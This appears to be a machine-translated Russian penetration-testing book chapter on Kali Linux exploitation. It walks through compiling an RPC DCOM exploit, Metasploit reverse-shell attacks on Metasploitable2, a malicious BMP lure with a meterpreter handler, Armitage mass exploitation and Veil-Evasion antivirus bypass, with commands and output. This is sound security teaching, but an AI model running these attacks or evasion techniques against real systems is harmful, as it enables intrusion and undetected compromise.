Многие из эксплоитов доступны в виде исходного кода, который необходимо скомпилировать перед использованием. Например, поиск специфичных для RPC уязвимостей идентифицирует несколько возможных эксплоитов. Выдержка показана на следующем снимке экрана:

```
root@kali:/usr/share/exploitdb# searchsploit rpc
 Description                                                                  Path
------------------------------------------------------------------------------ ----------------------
MS Windows RPC Locator Service Remote Exploit                                 /windows/remote/5.c
MS Windows 2000 RPC DCOM Interface DoS Exploit                                /windows/dos/61.c
MS Windows (RPC DCOM) Remote Buffer Overflow Exploit                          /windows/remote/64.c
MS Windows (RPC DCOM) Remote Exploit (w2k+XP Targets)                         /windows/remote/66.c
MS Windows RPC DCOM Remote Exploit (18 Targets)                               /windows/remote/69.c
MS Windows (RPC DCOM) Remote Exploit (48 Targets)                             /windows/remote/70.c
MS Windows (RPC DCOM) Remote Exploit (Universal Targets)                      /windows/remote/76.c
```

Известно, что уязвимость RPC DCOM, идентифицированная как 76.c, относительно стабильна. Поэтому мы будем использовать его в качестве примера. Чтобы скомпилировать этот эксплойт, скопируйте его из каталога хранилища в каталог /tmp. В этом месте скомпилируйте с помощью GCC команду следующим образом:

```
root@kali:~# gcc 76.c -o 76.exe
```

Эта команда будет использовать приложение GNU Compiler Collection для компиляции 76.c в файл с выходным (-o) именем 76.exe, как показано на следующем снимке экрана:

```
root@kali:/usr/share/exploitdb/platforms/windows/remote# cp 76.c /tmp
root@kali:/usr/share/exploitdb/platforms/windows/remote# cd /tmp
root@kali:/tmp# ls
76.c
root@kali:/tmp# gcc 76.c -o 76.exe
```

Когда вы вызываете приложение против цели, вы должны вызывать исполняемый файл (который не хранится в каталоге /tmp), используя символическую ссылку следующим образом:

```
root@kali:~# ./76.exe
```

Исходный код для этого эксплоита хорошо документирован и требуемые параметры ясны при выполнении, как показано на следующем скриншоте:

```
root@kali:/tmp# ./76.exe
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

./76.exe -d <host> [options]
Options:
        -d:             Hostname to attack [Required]
        -t:             Type [Default: 0]
        -r:             Return address [Default: Selected from target]
        -p:             Attack port [Default: 135]
        -l:             Bindshell port [Default: 666]

Types:
        0 [0x0018759f]: [Win2k-Universal]
        1 [0x0100139d]: [WinXP-Universal]
```

К сожалению, не все эксплоиты из базы данных эксплоитов и других общедоступных источников компилируются так же легко, как и 76.с. Существует несколько проблем, которые делают использование таких эксплоитов проблематичным, даже опасным, для тестеров проникновения, перечисленных ниже:

• Часто встречаются преднамеренные ошибки или неполный исходный код, так как опытные разработчики пытаются удержать эксплоиты от неопытных пользователей, особенно новичков, которые пытаются скомпрометировать системы, не зная о рисках, которые идут с их действиями.

• эксплоиты не всегда достаточно документированы; В конце концов, не существует стандарта, который бы регулировал создание и использование кода, предназначенного для использования компрометации системы данных. В результате они могут быть трудными в использовании, особенно для тех, кто испытывает недостаток опыта в разработке приложений.

• Непоследовательное поведение из-за изменения среды (новые исправления, применяемые к целевой системе и языковые вариации в целевом приложении) может потребовать значительных изменений в исходном коде; Опять же, для этого может потребоваться квалифицированный разработчик.

• Всегда существует риск наличия свободно распространяемого кода, содержащего вредоносные функции. Тестер на проникновения может подумать, что он проводит проверку концепции (POC) и не будет знать, что эксплойт также создал бэкдор в тестируемом приложении, который может использовать разработчик.

Чтобы обеспечить последовательные результаты и создать сообщество кодировщиков, которые придерживаются последовательных практик, было разработано несколько плат эксплоитов. Наиболее популярная среда разработки - это Metasploit Framework.

Metasploit Framework

Metasploit Framework (MSF) - это инструмент с открытым исходным кодом, предназначенный для облегчения тестирования на проникновение. Написанный на языке программирования Ruby, он использует модульный подход для облегчения эксплоитов. Это упрощает разработку и кодирование эксплоитов, а также позволяет легко реализовать сложные атаки.

MSF может представлять несколько интерфейсов для внутренних модулей, которые управляют эксплуатацией (консоль, интерфейс командной строки и веб-интерфейс). Мы будем использовать консольный интерфейс для его скорости, потому что он представляет команды атаки, и он имеет необходимые параметры конфигурации в легко понятном интерфейсе. Чтобы получить доступ к этому интерфейсу, введите msfconsole в командной строке или выберите его в раскрывающемся меню, например в Top 10 Security Tools. Следующий скриншот показывает заставку при запуске приложения:

MSF состоит из модулей, которые объединены, чтобы повлиять на эксплойт. Модули и их конкретные функции заключаются в следующем:

- эксплоиты: фрагменты кода, предназначенные для конкретных уязвимостей. Активные эксплоиты будут использовать конкретную цель, выполняться до завершения, а затем выйдут. Пассивные эксплоиты ждут входящих хостов, таких как веб-браузеры или FTP-клиенты, и эксплуатируют их при их подключении.
- Пайлоады: это вредоносный код, реализующий команды сразу после успешной эксплуатации.

- Вспомогательные модули: эти модули не устанавливают или не поддерживают прямой доступ между тестером и целевой системой; Вместо этого они выполняют связанные функции, такие как сканирование, fuzzing или sniffing, которые поддерживают фазу эксплуатации.
- Пост-модули: после успешной атаки эти модули запускаются на скомпрометированных объектах для сбора полезных данных и поворота злоумышленника глубже в целевую сеть. Мы больше узнаем о пост-модулях в Главе 5, Пост-Эксплоит - Действия на цели.
- Encoders: когда эксплоиты должны обходить антивирусную защиту, эти модули кодируют полезную нагрузку, чтобы ее нельзя было обнаружить с использованием методов подписи подписи.
- No operations (NOP): они используются для облегчения переполнения буфера во время атак.

Эти модули используются вместе для проведения разведывательных и пусковых атак на объекты. Шаги для использования целевой системы с использованием MSF можно резюмировать следующим образом:

1. Выберите и настройте эксплойт (код, который компрометирует определенную уязвимость в целевой системе).
2. Проверьте целевую систему, чтобы определить, подвержена ли она уязвимости. Этот шаг является необязательным и обычно опускается, чтобы свести к минимуму обнаружение.
3. Выберите и настройте полезную нагрузку (Код, который будет выполнен на целевой системе после успешной эксплуатации. Например, обратная оболочка из взломанной системы возвращается к исходному коду).
4. Выберите метод кодирования для обхода средств обнаружения (идентификаторы/IP-адреса или антивирусное программное обеспечение).
5. Выполните эксплойт.

Следующий пример представляет собой простое нападение на целевую операционную систему Metasploitable2 на базе Linux. Metasploitable2 был разработан, чтобы быть уязвимым для атак, и содержит известные и охарактеризованные уязвимости, которые обеспечивают стандартную платформу для обучения и проверки средств эксплоита.

При установке в качестве виртуальной машины (см. Приложение, Установка Kali Linux), Metasploitable можно сканировать с помощью nmap, который идентифицирует открытые порты и связанные приложения. Отрывок сканирования nmap показан на следующем скриншоте:

```
root@kali:~# nmap -sV [redacted]

Starting Nmap 6.40 ( http://nmap.org )
Nmap scan report for [redacted]
Host is up (0.00017s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

В предыдущем примере nmap определил несколько приложений. Как тестировщик, мы должны исследовать каждый из них на наличие известных уязвимостей. Одним из первых мест для начала является собственная коллекция эксплоитов Metasploit. Это может быть поиск по следующей командной строке, используя:

```
msf> search samba
```

Возвращенные эксплоиты для службы samba перечислены, и каждому из них присваивается относительный рейтинг того, насколько успешно они достигают эксплоита. Следующий скриншот показывает фрагмент доступных эксплоитов samba:

```
Matching Modules
================

   Name                                          Disclosure Date  Rank       D
escription
   ----                                          ---------------  ----       -
----------
   auxiliary/admin/smb/samba_symlink_traversal                    normal     S
amba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                          normal     S
amba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                        normal     S
amba lsa_io_trans_names Heap Overflow
   exploit/freebsd/samba/trans2open              2003-04-07       great      S
```

exploit/multi/samba/usermap_script эксплойт был выбран для использования в остальной части этого примера, потому что он оценивается как отличный. Это ранжирование было определено командой разработчиков Metasploit и определяет, насколько надёжно работает эксплоит для опытного тестировщика против стабильной целевой системы. В реальной жизни несколько переменных (навыки тестировщика, защитные устройства в сети и модификации операционной системы и размещенных приложений) могут работать вместе, чтобы значительно изменить надежность эксплоита.

Дополнительная информация, относящаяся к этому эксплоиту, была получена с помощью следующей команды info:

```
msf> info exploit/multi/samba/usermap_script
```

Возвращенная информация включает в себя ссылки, а также информацию, показанную на следующем скриншоте:

```
msf > info exploit/multi/samba/usermap_script

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  139              yes       The target port

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!
```

Чтобы проинструктировать Metasploit, что мы атакуем цель с этим эксплоитом, мы вводим следующую команду:

```
msf> use exploit/multi/samba/usermap_script
```

Metasploit изменяет командную строку от msf> до msf exploit (usermap_script)>.

Metasploit предлагает тестировщику выбрать полезную нагрузку (обратная оболочка из взломанной системы назад к злоумышленнику) и устанавливает следующие переменные:

- Удаленный хост (RHOST): это IP-адрес атакуемой системы
- Удаленный порт (RPORT): это номер порта, который используется для эксплоита
- Локальный хост (LHOST): это IP-адрес системы, используемой для запуска атаки

Атака запускается путем ввода команды exploit в приглашении после того, как все переменные установлены. Metasploit инициирует атаку и подтверждает, что обратная оболочка присутствует, показывая командную оболочку 1, открытую и дающую IP-адреса, которые возникают и завершают обратную оболочку.

Чтобы проверить, присутствует ли оболочка, тестер может выдавать запросы для имени хоста, имени пользователя (uname -a) и whoami, чтобы подтвердить, что результаты специфичны для целевой системы, расположенной в удаленном месте. Взгляните на следующий снимок экрана:

```
msf exploit(usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(usermap_script) > set RHOST [redacted]
RHOST => 192.168.14.129
msf exploit(usermap_script) > set RPORT 445
RPORT => 445
msf exploit(usermap_script) > set LHOST [redacted]
LHOST => 192.168.14.128
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo EBIVvRXgDOENzz2q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "EBIVvRXgDOENzz2q\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened ([redacted]:4444 -> [redacted]:48108)


hostname
metasploitable

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux

whoami
root
```

Когда система подвергается такой угрозе, она готова к деятельности после ее завершения (см. *Глава 5: Пост-Эксплоит – Действие на цели* и *Глава 6: Пост-Эксплоит - Постоянство*) . Чтобы добавить новые эксплоиты в Metasploit, в Ruby script (.rb) или Python (.py), поместите их в скрытую папку .msf4, расположенную в вашем домашнем каталоге, а затем перезагрузите msfconsole.

Эксплуатация уязвимого приложения

Metasploit Framework одинаково эффективна в отношении уязвимостей в операционной системе, а также в сторонних приложениях. В этом примере мы воспользуемся уязвимостью переполнения буфера, которая была идентифицирована в Chasys Draw IES (версия 4.10.01). Уязвимость существует в функции ReadFile, которая используется для хранения данных, предоставленных пользователем, небезопасным образом. Эксплуатация приводит к произвольному выполнению кода в контексте пользователя.

Чтобы инициировать атаку, тестеру необходимо сгенерировать специально созданный файл BMP, а затем заставить жертву открыть этот файл в приложении Chasys. Когда это произойдет, это поставит под угрозу базовую операционную систему (эффективно для Windows XP SP3 и Windows 7 SP1).

Первым шагом является открытие msfconsole и установка Metasploit для использования exploit/windows/fileformat/chasys_draw_ies_bof, как показано на следующем скриншоте:

```
msf > use exploit/windows/fileformat/chasys_draw_ies_bmp_bof
msf exploit(chasys_draw_ies_bmp_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(chasys_draw_ies_bmp_bof) > set LHOST 192.
LHOST => 192.
msf exploit(chasys_draw_ies_bmp_bof) > exploit

[+] msf.bmp stored at /root/.msf4/local/msf.bmp
```

Опять же, эксплойт - относительно простой эксплойт. Он требует, чтобы тестер установил обратную оболочку (reverse_tcp) из взломанной системы обратно в систему тестера, Local Host (LHOST).

Когда эксплойт завершен, он создает файл BMP, который хранится с именем по умолчанию msf.bmp. Чтобы побудить цель открыть файл и избежать имени по умолчанию, которое может быть обнаружено некоторыми устройствами, лучше всего изменить имя файла на то, что более уместно для намеченной цели.

Следующий шаг - открыть новый экземпляр msfconsole и настроить прослушиватель для входящей обратной TCP-оболочки, который будет исходить от цели, когда она скомпрометирована. Простой слушатель показан на следующем снимке экрана:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST [redacted].130
LHOST => [redacted].130
msf exploit(handler) > exploit

[-] Handler failed to bind to [redacted].130:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
```

Как только жертва открывает созданный файл образа BMP в уязвимом приложении, между этими двумя системами открывается сеанс meterpreter. Приглашение msf заменяется приглашением meterpreter, и тестер может эффективно обращаться к удаленной системе с помощью командной оболочки. Одним из первых шагов после компромисса является проверка того, что вы находитесь в целевой системе; Как вы можете видеть на следующем скриншоте, команда sysinfo идентифицирует имя компьютера и операционную систему, проверяя успешную атаку:

```
msf exploit(handler) > exploit

[-] Handler failed to bind to [redacted].130:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to [redacted]5.1
[*] Meterpreter session 1 opened ([redacted]5.130:4444 -> [redacted]5.1:2008)


meterpreter > sysinfo
Computer        : [redacted]
OS              : [redacted]
Architecture    : [redacted]
System Language : [redacted]
Meterpreter     : [redacted]
meterpreter > _
```

Эксплуатирование нескольких целей с Armitage

Armitage часто пропускается тестерами проникновения, которые отказываются от интерфейса GUI в пользу традиционного ввода в командной строке консоли Metasploit. Тем не менее, он обладает функциональностью Metasploit, одновременно демонстрируя множество возможных вариантов, что делает его хорошей альтернативой в сложных средах тестирования. В отличие от Metasploit, он также позволяет одновременно тестировать несколько целей - до 512 целей.


Чтобы запустить Armitage, убедитесь, что база данных и службы Metasploit запущены с помощью следующей команды:

```
service postgresql start
service metasploit start
```

После этого введите armitage в командной строке для выполнения команды. Armitage не всегда выполняется чисто и может потребовать повторения шагов запуска, чтобы гарантировать его правильную работу.

Чтобы обнаружить доступные цели, вы можете вручную добавить хост, предоставив его IP-адрес или выбрать сканирование nmap на вкладке Hosts (Хосты) в строке меню. Армитаж может также перечислить цели, используя вспомогательные команды MSF или DNS-перечисление.

Armitage также может импортировать данные хоста из следующих файлов: Acunetix, amap, AppScan, Burp proxy, Foundstone, Microsoft Baseline Security Analyzer, Nessus NBE и XML-файлы, NetSparker, NeXpose, nmap, OpenVas, Qualys и Retina. Начальный экран Armitage показан на следующем скриншоте:



Armitage позволяет вам установить метку хоста, выбрав хост, щелкнув правой кнопкой мыши, а затем перейдя в меню Host и выбрав функцию Set Label .... Это позволяет вам помечать определенный адрес или идентифицировать его по общему имени, что полезно при использовании группового тестирования. Этот процесс показан на следующем скриншоте:


Armitage также поддерживает динамические рабочие пространства - отфильтрованное представление сети на основе критериев сети, операционной системы, открытых портов и сервисов, и меток. Например, вы можете протестировать сеть и определить несколько серверов, которые, по-видимому, не пропатчены до степени оставшейся части сети. Их можно выделить, присвоив им ярлык, а затем разместить их в приоритетном рабочем пространстве.

После того, как вы определили целевые системы, которые присутствуют в сети, вы можете выбрать определенные модули для реализации части процесса эксплуатации. Вы также можете использовать параметр «Атаки» в строке меню, чтобы найти атаки.

Чтобы использовать хост, выберите его правой кнопкой мыши, перейдите к элементу Атака и выберите эксплойт (убедитесь, что в операционной системе установлен правильный хост, что не всегда происходит автоматически).

Один интересный вариант - Hail Mary, расположенный под опцией Attacks. Выбирая эту функцию, все идентифицированные системы автоматически подвергаются эксплойтам для достижения наибольшего числа возможных компромиссов. Это очень шумная атака, поэтому ее следует использовать в качестве пробного выбора в крайнем случае. Это также отличный способ определить, правильно ли реализована и настроена система обнаружения вторжений!

Система, которая скомпрометирована, отображается в виде значка с красной рамкой с электрическими искрами. На следующем снимке экрана были скомпрометированы две тестовые системы, и между этими системами и тестером было проведено четыре активных сеанса. Панель «Активные сеансы» показывает соединения и определяет, какой эксплойт использовался для компрометации цели. Взгляните на следующий снимок экрана, который отображает различные параметры:



Во время теста на проникновения, который был проведен, параметр «Hail Mary» идентифицировал две уязвимости, подлежащие использованию и инициировал два активных сеанса. Ручное тестирование с той же целью в конечном итоге выявило восемь уязвимостей, использующих уязвимость, с несколькими каналами связи между взломанной системой и тестером. Реальные тесты такого типа усиливают преимущества и недостатки автоматизированных инструментов во время процесса тестирования на проникновение.

Командное тестирование с Armitage

Armitage - это больше, чем графический интерфейс для Metasploit Framework; Это инструмент для тестирования сквозного сценария, который позволяет команде использовать один экземпляр Metasploit Framework, чтобы графический интерфейс пользователя отображал следующие функции:

- Он использует один и тот же сеанс, позволяя одному тестеру наблюдать за процессом, выявлять интересные данные и контролировать направление тестирования.
- Он запускает скрипты для автоматизации задач тестирования.

- Он разделяет загруженные файлы, такие как файлы паролей. Это позволяет одному члену команды сосредоточиться на взломе паролей, в то время как другие члены команды продолжают этап эксплуатации.
- Он использует общий журнал событий.

Чтобы использовать конфигурацию группы, убедитесь, что Armitage еще не запущен, а затем вызовите скрипт сервера из командной строки в каталоге Armitage, обычно /usr/share/armitage, следующим образом:

```
root@kali:/usr/share/armitage# ./teamserverip_address password
```

Убедитесь, что IP-адрес верен, поскольку он не проверен Armitage и что все члены команды могут получить доступ к узлу на порту 55553. Когда вы запускаете командный сервер Armitage, он общается с членами команды, используя SSL-сертификат; Члены команды должны убедиться, что хэш-код сертификата SHA-1 соответствует сертификату SSL сервера.

Не подключайтесь к 127.0.0.1 при запуске сценария сервера, так как Armitage использует этот IP-адрес для подключения и определяет, должен ли он использовать SSL (Сервер групп или удаленный адрес) или не-SSL (localhost или msfrpcd). Чтобы подключить Armitage к серверу команд локально, используйте внешний IP-адрес в поле Host.

Пользователи могут открывать одну или несколько командных оболочек, просматривать файлы, загружать данные и делать скриншоты. Сеансы оболочки автоматически блокируются при использовании, а затем разблокируются. Тем не менее, некоторые скрипты meterpreter могут не работать со временем.


Чтобы общаться в команде, параметр «View» в меню открывает общий журнал событий. Вы можете вносить записи в журнал так же, как если бы вы использовали IRC или какой-либо другой чат, и в журнале хранится постоянная запись всех комментариев.

Создание сценариев Armitage атаки

Armitage включает язык сценариев Cortana, основанный на Sleep, расширяемом языке, который похож на Perl. Скрипты Cortana могут определять сочетания клавиш, вставлять меню и создавать уникальные пользовательские интерфейсы.

Скрипты могут запускаться как автономные объекты (для чего требуется, чтобы командный сервер Armitage был активным) или непосредственно из Armitage. Чтобы загрузить существующий скрипт, выберите Armitage в строке главного меню, а затем выберите Scripts. Откроется вкладное представление, и кнопка даст вам возможность загрузить скрипт.

Armitage также предоставляет среду сценариев, которая вызывается из View -> Script Console в меню, как показано на следующем снимке экрана:



Образец сценария для полного сканирования целевых систем с использованием Metasploit Framework может быть написан как scanner.cna. Всякий раз, когда добавляется новый хост (host_add), сканер порта MSF будет сканировать определенный список портов TCP и доступных портов UDP. Взгляните на следующий фрагмент кода, который показывает скрипт сканера:

```
# MSF port scanner
onhost_add {
  println("[*] MSF Port Scanner New Host OpenPorts on$1");
  $console = console();
  cmd($console, "use auxiliary/scanner/portscan/tcp");
  cmd($console, "set THREADS 12");
  cmd($console, "set PORTS 139, 143");
  # enter other ports as required
  cmd($console, "set RHOSTS $1");
  cmd($console, "run -j");
  cmd($console, "use auxiliary/scanner/discovery/udp_sweep");
  cmd($console, "set THREADS 12");
  cmd($console, "set BATCHSIZE 256");
  cmd($console, "set RHOSTS $1");
  cmd($console, "run -j");
  db_sync();
}
```

Поскольку Cortana имеет обширные возможности в Metasploit Framework, скрипты могут использоваться для автоматического запуска эксплоитов, проведения пост-эксплойных действий, таких как отслеживание активности пользователей, а также облегчение многопользовательских действий в цепочке уничтожения злоумышленника.

Обход IDs и обнаружение антивирусов

Фаза эксплуатации цепочки уничтожения является наиболее опасной для тестера проникновения или злоумышленника - они непосредственно взаимодействуют с целевой сетью или системой, и есть большая вероятность того, что их деятельность будет зарегистрирована или обнаружена их личность. Опять же, стелс должен использоваться, чтобы минимизировать риски для тестера. Хотя никакая определенная методология или инструмент не поддаются обнаружению, есть некоторые изменения конфигурации и специальные инструменты, которые сделают обнаружение более трудным.

При рассмотрении удаленных эксплоитов большинство сетей и систем используют различные типы защитных средств контроля, чтобы минимизировать риск атаки. К сетевым устройствам относятся маршрутизаторы, межсетевые экраны, системы обнаружения вторжений и предотвращения вторжений, а также программное обеспечение для обнаружения вредоносных программ.

Для облегчения эксплуатации большинство фреймворков содержат функции, которые делают атаку несколько скрытной. Metasploit Framework позволяет вам вручную устанавливать коэффициенты уклонения на основе exploit-by-exploit; Metasploit Framework также позволяет шифровать связь между целевой и атакующей системами (полезной нагрузкой windows/meterpreter/reverse_tcp_rc4), что затрудняет обнаружение полезной нагрузки эксплоита.

Metasploit Pro, доступный в качестве пробного экземпляра в дистрибутиве Kali, включает следующее, чтобы специально обойти системы обнаружения вторжений:

- Скорость сканирования может быть скорректирована в настройках Discovery Scan, уменьшая скорость взаимодействия с целью, устанавливая скорость на скрытую или параноидальную
- Реализовать уклонение от транспорта путем отправки меньших TCP-пакетов и увеличения времени передачи между пакетами
- Сокращение числа одновременных эксплоитов, запущенных против целевой системы
- Параметры уклонения для конкретных приложений и для них эксплоитов, которые включают DCERPC, HTTP и SMB,

Большинство антивирусных программ полагаются на сопоставление подписи для обнаружения вирусов и других вредоносных программ. Они проверяют каждый исполняемый файл на строки кода, которые, как известно, присутствуют в вирусах (подпись), и создают сигнал тревоги при обнаружении подозрительной строки. Многие атаки Metasploit опираются на файлы, которые могут иметь подпись, которая со временем была обнаружена антивирусными поставщиками.

В ответ на это, Metasploit Framework позволяет кодировать автономные исполняемые файлы для обхода обнаружения. К сожалению, обширное тестирование этих исполняемых файлов на общедоступных сайтах, таких как virustotal.com, уменьшило их эффективность в обход программного обеспечения AV.

Новая структура AV-evasion, написанная Крисом Truncer, называется Veil-Evasion (www.veil-evasion.com), теперь обеспечивает эффективную защиту от обнаружения автономных эксплойтов. Veil-Evasion объединяет различные методы вставки кода в оболочку, упрощая управление.

В качестве основы Veil-Evasion обладает несколькими особенностями, которые включают в себя следующие:

- Он включает в себя настраиваемый shell-код во множестве языков программирования, включая C, C # и Python
- Он может использовать шелл-код, созданный Metasploit
- Он может интегрировать сторонние инструменты, такие как Hyperion (шифрует EXE-файл с шифрованием AES-128), PEScrambler и BackDoor Factory
- Скрипт Veil-Evasion_evasion.cna позволяет интегрировать Veil-Evasion в Armitage и его коммерческую версию Cobalt Strike
- Полезные нагрузки могут быть сгенерированы и легко заменены на все вызовы PsExec
- Пользователи имеют возможность повторно использовать шелл-код или реализовать свои собственные методы шифрования
- Его функциональность может быть сценарирована для автоматизации развертывания
- Veil-Evasion находится в постоянном развитии, и был расширен такими модулями, как Veil-Evasion-Catapult (система доставки полезной нагрузки)

Veil-Evasion может генерировать полезную нагрузку эксплоита; Автономная полезная нагрузка включает следующие опции:

- Минимальная установка Python для вызова шелл-кода; Он загружает минимальную установку Python.zip и двоичный файл 7zip. Среда Python распаковывается, вызывая шелл-код. Поскольку единственными файлами, которые взаимодействуют с жертвой, являются доверенные библиотеки Python и интерпретатор, AV-компонент жертвы не обнаруживает или не сигнализирует о каких-либо необычных действиях.
- Бэкдор Sethc, который настраивает реестр жертвы для запуска липких ключей бэкдора RDP.
- Инжектор шелл-кода PowerShell.

Когда полезные нагрузки были созданы, они могут быть доставлены к цели одним из следующих двух способов:

- Загрузка и выполнение с помощью инструментария Impacket и PTH
- Вызов UNC

Veil-Evasion доступен из репозиториев Kali, таких как Veil-Evasion, и автоматически устанавливается простым вводом команды apt-get install veil-evasion в командной строке.

Если вы получили какие-либо ошибки во время установки, запустите сценарий /usr/share/veil-evasion/setup/setup.sh.

Veil-Evasion представляет пользователю главное меню, которое обеспечивает количество загружаемых модулей полезной нагрузки, а также доступные команды. В списке ввода перечислены все доступные полезные нагрузки, список langs отобразит список доступных полезных данных языка, а список <language> отобразит полезные данные для определенного языка. Начальный экран Veil-Evasion показан на следующем скриншоте:

```
=========================================================================
 Veil-Evasion | [Version]: 2.4.3
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        24 payloads loaded

 Available commands:

        use             use a specific payload
        info            information on a specific payload
        list            list available payloads
        update          update Veil to the latest version
        clean           clean out payload folders
        checkvt         check payload hashes vs. VirusTotal
        exit            exit Veil
```

Veil-Evasion переживает бурное развитие со значительными релизами на ежемесячной основе, а важные обновления происходят чаще. В настоящее время имеется 24 полезные нагрузки, предназначенные для обхода антивируса за счет использования шифрования или прямой инъекции в пространство памяти. Эти полезные нагрузки показаны на следующем снимке экрана:

```
=============================================================================
Veil-Evasion | [Version]: 2.4.3
=============================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=============================================================================

[*] Available payloads:

       1)      c/meterpreter/rev_tcp
       2)      c/meterpreter/rev_tcp_service
       3)      c/shellcode_inject/virtual
       4)      c/shellcode_inject/void

       5)      cs/meterpreter/rev_tcp
       6)      cs/shellcode_inject/base64_substitution
       7)      cs/shellcode_inject/virtual

       8)      native/Hyperion
       9)      native/backdoor_factory
       10)     native/pe_scrambler

       11)     powershell/shellcode_inject/download_virtual
       12)     powershell/shellcode_inject/psexec_virtual
       13)     powershell/shellcode_inject/virtual

       14)     python/meterpreter/rev_http
       15)     python/meterpreter/rev_http_contained
       16)     python/meterpreter/rev_https
       17)     python/meterpreter/rev_https_contained
